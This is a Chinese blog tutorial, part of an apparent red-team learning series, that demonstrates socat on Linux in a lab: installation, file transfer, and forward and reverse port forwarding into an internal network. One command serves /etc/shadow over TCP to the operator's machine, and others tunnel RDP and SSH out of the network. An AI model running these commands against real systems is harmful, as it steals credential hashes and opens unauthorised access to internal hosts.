socat在Linux下的使用

目录

注：

边界机器 Ubuntu 192.168.222.177

内网机器 win7 192.168.222.137

0x01 socat介绍

socat我们在前面也已经介绍过了，之前说的是Windows下的利用，如果没有看到的朋友请移步【socat在Windows下的使用】，socat本身就是在Linux下使用的，非要将它放到Windows下使用难免会有水土不服嘛，这次就回到Linux上来进行socat的使用。

安装的话，我们可以直接下载安装的，如果你非要去手动编译的话，就自行去研究吧。

```
apt-get install socat
```

```
root@secquan-virtual-machine:/home/secquan# apt-get install socat
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  socat
0 upgraded, 1 newly installed, 0 to remove and 255 not upgraded.
Need to get 321 kB of archives.
After this operation, 941 kB of additional disk space will be used.
Get:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu xenial/universe amd64 socat and
64 1.7.3.1-1 [321 kB]
Fetched 321 kB in 1s (245 kB/s)
Selecting previously unselected package socat.
(Reading database ... 220541 files and directories currently installed.)
Preparing to unpack .../socat_1.7.3.1-1_amd64.deb ...
Unpacking socat (1.7.3.1-1) ...
Processing triggers for doc-base (0.10.7) ...
Processing 1 added doc-base file...
Processing triggers for man-db (2.7.5-1) ...
Setting up socat (1.7.3.1-1) ...
```


完成后来检验一下是否安装成功

```
socat -h
```

```
root@secquan-virtual-machine:/home/secquan# socat -h
socat by Gerhard Rieger - see www.dest-unreach.org
Usage:
socat [options] <bi-address> <bi-address>
   options:
      -V        print version and feature information to stdout, and exit
      -h|-?     print a help text describing command line options and addresses
      -hh       like -h, plus a list of all common address option names
      -hhh      like -hh, plus a list of all available address option names
      -d        increase verbosity (use up to 4 times; 2 are recommended)
      -D        analyze file descriptors before loop
      -ly[facility]  log to syslog, using facility (default is daemon)
      -lf<logfile>   log to file
      -ls       log to stderr (default if no other log)
      -lm[facility]  mixed log mode (stderr during initialization, then syslog)
      -lp<progname>  set the program name used for logging
      -lu            use microseconds for logging timestamps
      -lh            add hostname to log messages
      -v     verbose data traffic, text
      -x     verbose data traffic, hexadecimal
      -b<size_t>     set data buffer size (8192)
      -s     sloppy (continue on error)
      -t<timeout>    wait seconds before closing second channel
      -T<timeout>    total inactivity timeout in seconds
```


0x02 socat进行文件传输

首先，我们去边界机器执行

```
socat -u /etc/shadow TCP4-LISTEN:55,reuseaddr
```

```
root@secquan-virtual-machine:/home/secquan#
root@secquan-virtual-machine:/home/secquan# socat -u /etc/shadow TCP4-LISTEN:55,
reuseaddr
```


然后回到我们本机来下载，这里我本机是Windows的，不过不影响

```
socat.exe -u TCP4:192.168.222.177:55 OPEN:mima.txt,create
```

```
C:\Users\LENOVO\Desktop\socat>socat.exe -u TCP4:192.168.222.177:55 OPEN:mima.txt
,create

C:\Users\LENOVO\Desktop\socat>
```


跟之前一样，在哪里执行create的，文件就在哪里

0x03 socat正向端口转发


这里，我们通过边界主机去访问内网的主机


首先我们去边界主机执行命令，将来自外部1000的流量全部都转发到内网机器的3389端口上

```
socat TCP4-LISTEN:1000,fork TCP4:192.168.222.137:3389
```

```
root@secquan-virtual-machine:/home/secquan# socat TCP4-LISTEN:1000,fork TCP4:192
.168.222.137:3389
```


然后我们到本地主机上连接





昵称： 信安本原
园龄： 2年2个月
粉丝： 4
关注： 0
+加关注

< 2021年11月 >

日 一 二 三 四 五 六
31 1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 1 2 3 4
5 6 7 8 9 10 11


搜索
找找看
谷歌搜索

随笔档案
2020年7月(2)
2020年3月(1)
2020年2月(15)
2020年1月(9)
2019年11月(4)
2019年10月(18)
2019年9月(21)

Top Posts
1. phpstudy apache无法启动的解决办法(6657)
2. socat在Linux下的使用(3499)
3. SQL server手工注入入门(3490)
4. socat在Windows下的使用(2368)
5. Windows认证 | 域认证(1673)

推荐排行榜
1. 退制的本质(1)
2. Windows认证 | 域认证(1)
3. phpstudy apache无法启动的解决办法(1)
4. Windows server 2008 快速搭建域环境(1)

Recent Comments
1. Re:phpstudy apache无法启动的解决办法
very think you. help me to me
--Enomothem
2. Re:socat在Windows下的使用
--pedoc



0x04 socat反向端口转发


首先，我们在本地执行监听

```
socat.exe tcp-listen:1000 tcp-listen:1001
```


然后，我们在边缘机器上执行命令


注：10.1.135.96是我本地主机的IP

```
socat tcp4-connect:10.1.135.96:1000 tcp4:127.0.0.1:22
```



然后本地连接ssh







当然，直接连接内网的机器也是可以的

```
socat tcp4-connect:10.1.135.96:1000 tcp4:192.168.222.137:3389
```

然后回到本地连接远程桌面





注意，整个过程一定要一气呵成，如果中间出错，本地的监听也需要重新执行，否则将会一直报错，如果出现问题，多尝试几次就好

文章首发公众号：无心的梦呓(wuxinmengyi)

这是一个记录红队学习、信安笔记，个人成长的公众号

扫码关注即可

信安本原
关注 - 0
粉丝 - 4
+加关注

0 推荐
0 反对

« 上一篇： socat在Windows下的使用
» 下一篇： Windows认证 | Windows本地认证

posted @ 2019-09-27 17:22 信安本原 阅读(3500) 评论(0) 编辑 收藏 举报

刷新评论 刷新页面 返回顶部

登录后才能查看或发表评论，立即 登录 或者 逛逛 博客园首页